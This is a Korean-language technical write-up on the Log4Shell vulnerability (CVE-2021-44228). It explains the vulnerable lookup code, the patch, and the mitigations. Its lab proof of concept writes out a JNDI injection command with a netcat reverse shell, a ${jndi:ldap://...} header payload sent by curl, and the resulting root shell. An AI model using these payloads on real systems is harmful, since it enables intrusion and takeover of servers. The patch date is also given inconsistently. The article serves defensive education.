Research & Technique

Log4Shell 취약점(CVE-2021-44228)

■ 취약점 개요

2021년 12월 공개된 Log4Shell(CVE-2021-44228)은 JAVA 기반의 오픈소스 로깅 라이브러리인 Log4j에서 발견된 원격 코드 실행 취약점이다. Log4j는 전산 시스템에서 발생하는 여러 가지 기록들을 로그로 남겨 침해 사고 및 이상 징후가 발생하였을 때를 대비하여 사용하는 라이브러리이다. 로그에 특정 문자열을 포함한 URL이 발견되면 JNDI lookup 기능이 실행되고, 특정 문자열 사이의 JNDI 링크를 호출하게 되는데 해당 링크에 대한 검증이 미흡하여 발생한 취약점으로써 공격자가 제어하는 원격 서버를 호출하여 시스템에서 임의의 코드가 실행되거나 내부 정보가 유출될 수 있어 CVSS(Common Vulnerability Scoring System) 점수가 10점 만점에 10점으로 평가되었다.

※ 2021년 12월 10일 Log4Shell(CVE-2021-44228)에 대한 패치 버전(2.15.0)이 배포되었으나, 지속적으로 공격 패턴 고도화 및 연계 취약점이 발견되고 있으므로 벤더사에서 제공하는 최신 패치 적용을 권고한다.

■ 영향받는 소프트웨어 버전

CVE-2021-44228에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
log4j	2.0-beta9 ~ 2.14.1

■ Log4Shell 공격 Trend

Step 1. 공격 방식의 변화

최초에 공개된 PoC 코드에서는 LDAP을 활용한다. 다수의 시스템에서 LDAP에 대해서만 방화벽 규칙을 설정하거나, 검증을 실시하고 있는 것으로 파악된다. 하지만 JNDI에는 LDAP뿐만 아니라 RMI 등 다양한 프로토콜이 존재한다. 그로 인해 악의적인 공격자들이 LDAP 이외의 프로토콜을 이용하거나, 서버에 전달되는 요청들에 대한 검증을 실시하고 있더라도 요청을 난독화하는 등 기업들의 보호 정책을 우회할 수 있는 공격으로 진화하고 있다.


Step 2. 최근 공격 Trend

초창기에 Log4Shell은 내부 정보를 유출하는 취약점이었지만 점차 고도화되어 랜섬웨어를 설치하여 내부 시스템을 마비시키고 금전 취득을 위한 협박으로 발전하고 있다. 또한, 시스템의 자원을 암호화폐 채굴에 이용하는 공격 등도 있다.

공격 유형	주요 사례
Log4Shell+랜섬웨어	• vCenter 서버를 대상으로 Conti 랜섬웨어 공격 • Windows 시스템을 대상으로 Khonsari 랜섬웨어 공격 • VMware Horizon을 대상으로 NightSky 랜섬웨어 공격
Log4Shell+암호화폐	• Kinsing, Muhstik, xmrig 등 악성코드를 이용해 모네로 암호화폐 채굴 • HP 서버에 침입하여 8일 가량 63만개의 랩토리움 암호화폐 채굴

Step 3. 시간에 따른 공격 시도


임페르바에서 공개한 자료에 따르면 23일 시간 당 최대 130만 건의 공격 시도가 있었고, 이후 공격이 감소했지만 여전히 공격이 지속되고 있다.



[시간에 따른 공격 시도]

■ 공격 시나리오

CVE-2021-44228를 이용한 공격 시나리오는 다음과 같다.



[공격 시나리오]

① 불특정 다수의 대상에게 JNDI 링크 삽입
② 공격자의 서버에 존재하는 임의의 코드 내부 네트워크에서 실행
③ 프로그램(랜섬웨어) 설치 및 암호화폐 채굴, 데이터 열람/수정/삭제, 계정 생성 등 공격 수행
④ 금전 요구, 개인 정보 판매 등 피해를 끼침

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2021-44228의 동작 과정을 살펴본다.

이름	정보
피해자	log4j 2.14.1 192.168.226.143
공격자	Kali Linux 192.168.226.141

■ 취약점 테스트

Step 1. PoC 테스트

테스트를 위한 JNDI 인젝터가 저장된 github URL은 다음과 같다.
URL : https://github.com/welk1n/JNDI-Injection-Exploit

step 1) 피해자 - 취약한 log4j를 사용하는 소스코드를 구성해 준다.

```
@RestController
@RequestMapping("/")
public class MainController {


    private static final Logger logger = LogManager.getLogger("EQST Lab");

    public String index(@RequestHeader("X-Api-Version") String apiVersion) {
        logger.info("TEST Log4Shell EQST Lab " + apiVersion);
        return "EQST Lab";
    }
}
```

[취약한 log4j 사용 소스코드]

step 2) 공격자 - JNDI 인젝터를 이용해 임시 LDAP 서버를 열어준 후 피해자의 버전에 맞는 JNDI 링크를 선정한다.

(※ -C 옵션 : 악성 클래스 파일에 삽입할 명령어.)

(※ -A 옵션 : 공격자의 서버 IP.)

```
┌──(kali㉿eqst)-[~/Insight/CVE-2021-44228]
└─$ java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar \
-C "nc 192.168.226.141 4444 -e /bin/sh" \
-A 192.168.226.141
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[ADDRESS] >> 192.168.226.141
[COMMAND] >> nc 192.168.226.141 4444 -e /bin/sh
-------------------------JNDI Links-------------------------
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://192.168.226.141:1099/jmlpjh
ldap://192.168.226.141:1389/jmlpjh
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://192.168.226.141:1099/dpoqs6
ldap://192.168.226.141:1389/dpoqs6
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+
or SpringBoot 1.2.x+ in classpath):
rmi://192.168.226.141:1099/2rq0ew
```

[LDAP 서버 오픈]

step 3) 공격자 - nc 명령어를 통해 미리 4444번 포트를 열어둔다.

```
┌──(kali㉿eqst)-[~/Insight/CVE-2021-44228]
└─$ nc -lvp 4444
listening on [any] 4444 ...
```

[공격자 서버 Open]

step 4) 공격자 - 선정한 JNDI 링크를 curl 명령어를 사용해서 피해자의 서버에 전송한다.

```
┌──(kali㉿eqst)-[~/Insight/CVE-2021-44228]
└─$ curl 192.168.226.143:8080 -H \
'X-Api-Version: ${jndi:ldap://192.168.226.141:1389/dpoqs6}'
EQST Lab
```

[JNDI 링크 전송]

step 5) 공격자 - nc 명령어를 통해 4444번 포트를 열어둔 터미널을 확인해보면 피해자의 시스템과 연결되어 원격으로 코드가 실행이 가능한 것을 확인할 수 있다.


```
┌──(kali㉿eqst)-[~/Insight/CVE-2021-44228]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.226.143: inverse host lookup failed: Unknown host
connect to [192.168.226.141] from (UNKNOWN) [192.168.226.143] 36747
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(whe
el),11(floppy),20(dialout),26(tape),27(video)
pwd
/
```

[공격자 서버 Open]

■ 취약점 상세 분석

Step 1. Log4Shell 취약점 개요

Log4Shell이라 명명된 CVE-2021-44228은 log4j라는 JAVA기반의 오픈소스 라이브러리에서 발견된 취약점이다. log4j는 전산 시스템에서 침해 사고 및 이상 징후가 발견되었을 때를 대비하여 전산 시스템의 흐름을 로그로 남겨놓을 수 있는 기능을 가지고 있으며, 로그에 특정 문자열[1] 이 발견되면 해당 문자열 사이의 내용(JNDI 링크)를 추출한 후 JNDI lookup 기능을 호출하여 외부 서버를 참조한다. 취약점은 외부 서버를 참조할 때 해당 서버에 대한 검증이 미흡하여 발생한 취약점이다.




[Log4j 외부 참조 흐름]

[1] 특정문자열은 $와 {이다.

Step 2. JNDI 와 LDAP 란?

JNDI 는 Java Naming and Directory Interface 의 약어로 자바 애플리케이션에서 외부 디렉터리 서비스에서 제공하는 자원을 찾아 사용하기 위한 자바 API 이다. 다양한 프로토콜을 이용해서 외부 디렉터리 서비스를 참조할 수 있으며 대표적으로 LDAP 가 있다.



[JNDI Architecture]

LDAP는 Lightweight Directory Access Protocol의 약어로 디렉토리 서비스 표준인 X.500의 DAP가 구현이 복잡하며 운영에 많은 컴퓨팅 자원을 필요로 하는 무거운 프로토콜이었기에 사용하기 용이하지 않아 경량화(Lightweight)한 것이 LDAP이다. 내부는 트리 구조로 되어있으며, 데이터들을 보관하고 조회 및 사용하기 위해 사용하는 프로토콜이다.

Step 3. Log4Shell 취약점 상세

log4j 가 로그를 남기는 흐름을 따라가보면 format 메소드를 호출하여 noLookups 의 값이 true 가 아니면 특정 문자열이 존재하는 지 판별하고 특정 문자열이 존재한다면 replace 메소드를 호출하는 것을 알 수 있다.

※ 아래의 그림은 format 메소드의 일부분이며, 해당 부분을 살펴보면 특정 문자열인 $와 {을 찾아 존재한다면 replace 메소드를 호출한다.

```
// TODO can we optimize this?
if (config != null && !noLookups) {
    for (int i = offset; i < workingBuilder.length() - 1; i++) {
        if (workingBuilder.charAt(i) == '$' && workingBuilder.charAt(i + 1) == '{') {
            final String value = workingBuilder.substring(offset, workingBuilder.length());
            workingBuilder.setLength(offset);
            workingBuilder.append(config.getStrSubstitutor().replace(event, value));
        }
    }
}
if (doRender) {
    textRenderer.render(workingBuilder, toAppendTo);
}
return;
```

[format 메소드]

이후에 취약점이 발생한 JndiManager.lookup 메소드를 살펴보면 lookup 기능이 실행될 때 JNDI 링크에 대한 검증이 존재하지 않음을 알 수 있고, 그로 인해 공격자의 서버에 접속되어 악성 클래스를 다운받아 원격 코드 실행 및 정보 유출이 발생한다.

```
@SuppressWarnings("unchecked")
public <T> T lookup(final String name) throws NamingException {
    return (T) this.context.lookup(name);
}
```

[취약한 코드]

보안 패치가 적용된 버전인 log4j-2.15.0 의 lookup 메소드를 살펴보면 기존에는 검증에 대한 부분이 존재하지 않았었지만 프로토콜에 대한 검증, LDAP 서버에 대한 검증, 클래스에 대한 검증 총 3 가지 검증이 추가되었다는 것을 알 수 있다.

```
@SuppressWarnings("unchecked")
public synchronized <T> T lookup(final String name) throws NamingException {
    try {
        URI uri = new URI(name);
        if (uri.getScheme() != null) {
            if (!allowedProtocols.contains(uri.getScheme().toLowerCase(Locale.ROOT))) {
                LOGGER.warn("Log4j JNDI does not allow protocol {}", uri.getScheme());
                return null;
            }
```

[프로토콜에 대한 검증]

```
if (LDAP.equalsIgnoreCase(uri.getScheme()) || LDAPS.equalsIgnoreCase(uri.getScheme())) {
    if (!allowedHosts.contains(uri.getHost())) {
        LOGGER.warn("Attempt to access ldap server not in allowed list");
        return null;
    }
```

[LDAP 서버에 대한 검증]

```
Attribute classNameAttr = attributeMap.get(CLASS_NAME);
if (attributeMap.get(SERIALIZED_DATA) != null) {
    if (classNameAttr != null) {
        String className = classNameAttr.get().toString();
        if (!allowedClasses.contains(className)) {
            LOGGER.warn("Deserialization of {} is not allowed", className);
            return null;
        }
    } else {
        LOGGER.warn("No class name provided for {}", name);
        return null;
    }
} else if (attributeMap.get(REFERENCE_ADDRESS) != null
        || attributeMap.get(OBJECT_FACTORY) != null) {
    LOGGER.warn("Referenceable class is not allowed for {}", name);
    return null;
}
```

[클래스에 대한 검증]

■ Log4Shell 점검 방법

1. 취약한 버전 점검 방법

아래의 방법을 통해 현재 사용 중인 Log4j 버전을 확인할 수 있으며, 2.0-beta9~2.17.0 버전을 사용하고 있는 경우 취약점이 존재한다. 최신 버전으로 업그레이드 또는 아래에서 제시하는 대응 방안을 적용해야 한다.

구분	점검 방법
Linux	find / -name 'log4j'
Windows	Window explorer에서 log4j 검색
Spring Maven	pom.xml 확인
Spring Gradle	build.gradle 확인

2. 공격 흔적 점검 방법

2021년 12월 15일에 공개한 Log4j 탐지 스크립트를 활용하여 공격 흔적 점검이 가능하며, 스크립트는 시스템 로그를 분석해 공격 여부를 알려준다.

*참고 URL
: https://infosec.adtcaps.co.kr/newsRoom/eventNotice/noticeView.do?boardSeq=1393

■ 대응 방안

2021년 12월 5일 CVE-2021-44228에 대한 보안 패치가 발표되었다. 보안 패치가 적용된 2.15.0 버전의 JNDI lookup 기능에서 프로토콜에 대한 검증, LDAP 서버에 대한 검증, 클래스에 대한 검증 총 3가지 검증이 추가되었다. 하지만 이후에도 log4j에서 계속해서 취약점이 발견되어 log4j를 최소한 2.17.1 버전까지 업그레이드해야 한다.

infosec

CVE	취약점 개요	버전
CVE-2021-44228	원격 코드 실행 취약점	2.0-beta9 ~ 2.14.1
CVE-2021-45046	원격 코드 실행 취약점	2.0-beta9 ~ 2.15.0
CVE-2021-45105	디도스 공격 취약점	2.0-beta9 ~ 2.16.0
CVE-2021-44832	원격 코드 실행 취약점	2.0-beta9 ~ 2.17.0
CVE-2022-23302	원격 코드 실행 취약점	1.x 버전의 JMSSink
CVE-2022-23305	SQL Injection 취약점	1.x 버전의 DBCAppender
CVE-2022-23307	원격 코드 실행 취약점	1.x버전 Apache Chainsaw 2.1.0 미만 버전

2.17.1 버전으로 즉시 업그레이드에 제한이 있는 경우, 다음의 대응 방안을 적용해야 한다.

- org/apache/logging/log4j/core/lookup/JndiLookup.class 제거
- formatMsgNoLookups 혹은 LOG4J_FORMAT_MSG_NO_Lookups를 true로 설정
- KISA에서 제공하는 공개된 탐지 정책 적용

*탐지 정책
: https://rules.emergingthreatspro.com/open/suricata-5.0/rules/emerging-exploit.rules

- JMSSink 클래스 파일 삭제(CVE-2022-23302)
  - zip -q -d log4j-*.jar org/apache/log4j/net/JMSSink.class
- Log4j 설정 파일에서 JDBCAppender 삭제 (CVE-2022-23305)
  - zip -q -d log4j-*.jar org/apache/log4j/jdbc/JDBCAppender.class
- Chiansaw를 통해 직렬화 된 로그를 읽지 않도록 설정 (※ XMLSocketReceiver로 대체 가능) (CVE-2022-23307)

※ 내부 시스템 환경에 따라 시스템 운영에 영향을 줄 수 있으므로 충분한 검토 후 적용해야 하며, 공개된 탐지 정책은 우회 가능성이 있으므로 지속적인 업데이트가 필요하다.

※ 위의 방법대로 적용 시 위협을 완화할 수는 있으나 완벽하게 보호가 되는 것은 아니기에 log4j를 최소 2.17.1 버전까지 업그레이드하는 것을 권고한다.

■ 참고 사이트

- URL : https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228
- URL : https://github.com/welk1n/JNDI-Injection-Exploit
- URL : https://github.com/christophetd/log4shell-vulnerable-app
- URL : https://www.microsoft.com/security/blog/2021/12/11/guidance-for-preventing-detecting-and-hunting-for-cve-2021-44228-log4j-2-exploitation/
- URL : https://www.imperva.com/blog/log4shell-log4j-remote-code-execution-the-covid-of-the-internet/
- URL : https://www.krcert.or.kr/data/secNoticeView.do?bulletin_writing_sequence=36389&fbclid=IwAR0oew-W3_om9o6EU7kap6VcbVEIxeLZ89ur09631E9NqkyixLM3brnyXY
- URL : https://infosec.adtcaps.co.kr/newsRoom/eventNotice/noticeView.do?boardSeq=1393